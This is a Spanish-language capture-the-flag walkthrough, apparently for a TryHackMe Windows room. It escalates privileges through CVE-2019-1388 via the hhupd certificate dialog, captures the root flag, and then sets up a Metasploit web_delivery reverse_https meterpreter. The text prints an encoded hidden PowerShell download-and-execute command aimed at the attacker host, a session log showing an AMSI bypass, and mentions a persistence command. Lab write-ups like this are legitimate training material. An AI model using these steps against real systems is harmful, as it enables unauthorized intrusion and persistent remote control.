


Vale se supone que en el historial de explores hay un log del CVE que se busca, en este caso algún gracioso con acceso a la GUI habrá borrado el historial porque no sale en ninguna parte. Dicho esto, de forma normal debería salir, el CVE es el 2019-1388.

Se supone también que en la papelera tiene que estar este ejecutable llamado hhupd, pero yo ya lo tenía en el escritorio.



Con suerte para este caso en particular si buscas el CVE de antes hay un video que explica la escalada de privilegios con el certificado :



CVE-2019-1388: Windows Privilege Escalation Through UAC



Trend Zero Day Initiative
10.5K subscribers



Subscribe

714




Share

Cuando lo ejecutemos en vez de poner credenciales de administrador ponemos ver información del certificado, le damos al link, una vez le demos al link se nos abrirá el explorer y desde allí podremos abrir una carpeta para escalar privilegios.



Donde pone desktop, tenemos que poner CMD y se nos abrirá una terminal con privilegios de administrador `nt authority\system`



Una vez tenemos privilegios de admin conseguimos la FLAG que esta en el directorio de Administrator

```
12/08/2019 11:10 PM <DIR> Pictures
12/08/2019 11:10 PM <DIR> Saved Games
12/08/2019 11:10 PM <DIR> Searches
12/08/2019 11:10 PM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 31,281,782,784 bytes free

C:\Users\Administrator>cd Desktop
(C:\Users\Administrator\Desktop)>type root.txt
THM<COIN_OPERATED_EXPLOITATION>
C:\Users\Administrator\Desktop>
```

Ahora el blog nos pide hacer uso de metasploit para generar un meterpreter remoto, tenemos que enchegar la consola y tal como nos guia hacemos uso de los siguientes comandos para conseguir persistencia y acceso remoto a la shell que no sea usando el usuario que ya se esta usando:

```
File Edit View Search Terminal Help
root@ip-10-10-243-40:~# msfconsole -q
msf5 > use exploit/multi/script/web_delivery
```

El exploit por defecto quiere usar python, por lo que al ser un windows tenemos que cambiarlo a que sea por PSH que es powershell
set target 2

```
msf5 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  -
  0    Python
  1    PHP
  2    PSH
  3    Regsvr32
```

Ponemos el LPORT y el LHOST correspondiente

```
msf5 exploit(multi/script/web_delivery) > set target 2
target => 2
msf5 exploit(multi/script/web_delivery) > set lport 80
lport => 80
msf5 exploit(multi/script/web_delivery) > set lhost 10.10.243.40
lhost => 10.10.243.40
```

```
msf5 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
```

Finalmente te va a generar un texto gigante que vas a tener que pegar en el powershell de la víctima

```
root@ip-10-10-243-40: ~
File Edit View Search Terminal Help
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/HTu
fiLAOK1beV
[*] Local IP: http://10.10.243.40:8080/HTuFiLAOK1beV
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUUAUVAGkAbgB0AE0
AYQBuaGEAZwBIAHIAaQB0AHKAUABYAG8AdABvAGMABwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAYADs
AJABTAD0AbgBIAHcALQBvAGIAaQBLAGMAdAAGAG4AZQB0AC4AdwBLAGIAYwBsAGkAZQBuaHQAOwBpAGY
AKABBAFMaeQBZAHQAZQBtAC4ATgBIAHQALgBXAGUAYgBQAHIAbwB4AHKAXQA6ADoARwBIAHQARABLAGY
AYQB1AGwAdABQAHIAbwB4AHKAKAAPAC4AYQBkAGQAcgBIAHMACwAgAC0AbgBIAcAAJABuAHUABABsACK
AewAKAFMALgBwAHIAbwB4AHKAPQBBAE4AZQB0AC4AVwBLAGIAUgBIAHEAdQBIAHMAAdABdAdoA0gBHAGU
AdABTAHkAcwB0AGUABQBxAGUAYgBQAHIAbwB4AHKAKAAPADsAJABTAC4AUABYAG8AeAB5AC4AQwByAGU
AZABLAG4AdABpAGEABABzAD0AHwBOAGUAdAAuAEMAcgBLAGQAZQBuaHQAAQBhAGwAQwBhAGMAaABlAF0
AOgA6AEQAZQBmAGEAdQBsaHQAZABLAG4AdABpAGEABABzADsAFQA7AEkARQBYACAaKAAoAG4
AZQB3AC0AbwBIAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMABABpAGUAbgB0ACKALgBEAG8AdwBuAGw
AbwBhAGQAUwB0AHIAaQBuaGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMgA0ADMALgA0ADA
AOgA4ADA0AAwAC8ASABUAHUAZgBpAEwAQQBPAESAMQBIAGUAVgAvAG4AUgBrAFUAYQBnAGIACgAnACK
AKQA7AEkARQBYACAaKAAoAG4AZQB3AC0AbwBIAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMABABpAGU
AbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuaGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4
AMQAwAC4AMgA0ADMALgA0ADA0A0gA4ADA0AAwAC8ASABUAHUAZgBpAEwAQQBPAESAMQBIAGUAVgAnACK
AKQA7AA==
[0] 0:[tmux] 1:bash 2:bash- 3:ruby* "ip-10-10-243-40" 03:58 18-Dec-20
```

Una vez peguemos el contenido se puede observar como hemos obtenido la shell reversa que hemos creado antes.

```
msf5 exploit(multi/script/web_delivery) >
[*] 10.10.118.209 web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 10.10.118.209 web_delivery - Delivering Payload (2220 bytes)
[*] http://10.10.243.40:443 handling request from 10.10.118.209; (UUID: wv44iiew)
) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.10.243.40:443 -> 10.10.118.209:49878) at 20
20-12-18 03:58:39 +0000
```

Con esto ya tenemos la máquina terminada

Nos enseñan la comanda de metasploit run persistence -x para persistencia indefinida solo que no se muestra